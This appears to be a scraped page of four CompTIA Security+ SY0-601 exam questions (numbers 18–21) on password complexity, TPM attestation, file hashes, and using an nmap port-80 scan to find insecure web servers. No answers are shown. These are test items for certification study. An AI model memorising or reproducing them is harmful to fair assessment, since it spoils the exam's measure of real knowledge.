
A user enters a username and a password at the login screen for a web portal. A few seconds later the following message appears on the screen:
Please use a combination of numbers, special characters, and letters in the password field.
Which of the following concepts does this message describe?

A. Password complexity

B. Password reuse

C. Password history

D. Password age



Actual exam question from CompTIA's SY0-601
Question #: 18
Topic #: 1
[All SY0-601 Questions]


A company recently experienced an inside attack using a corporate machine that resulted in data compromise. Analysis indicated an unauthorized change to the software circumvented technological protection measures. The analyst was tasked with determining the best method to ensure the integrity of the systems remains intact and local and remote boot attestation can take place. Which of the following would provide the BEST solution?

A. HIPS

B. FIM

C. TPM

D. DLP



Actual exam question from CompTIA's SY0-601

Question #: 19

Topic #: 1

[All SY0-601 Questions]


Which of the following is a reason to publish files' hashes?

A. To validate the integrity of the files

B. To verify if the software was digitally signed

C. To use the hash as a software activation key

D. To use the hash as a decryption passphrase



Actual exam question from CompTIA's SY0-601

Question #: 20

Topic #: 1

[All SY0-601 Questions]

A security manager has tasked the security operations center with locating all web servers that respond to an unsecure protocol. Which of the following commands could an analyst run to find the requested servers?


A. nslookup 10.10.10.0

B. nmap -p 80 10.10.10.0/24

C. pathping 10.10.10.0 -p 80

D. ne -l -p 80

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 21

Topic #: 1

[All SY0-601 Questions]

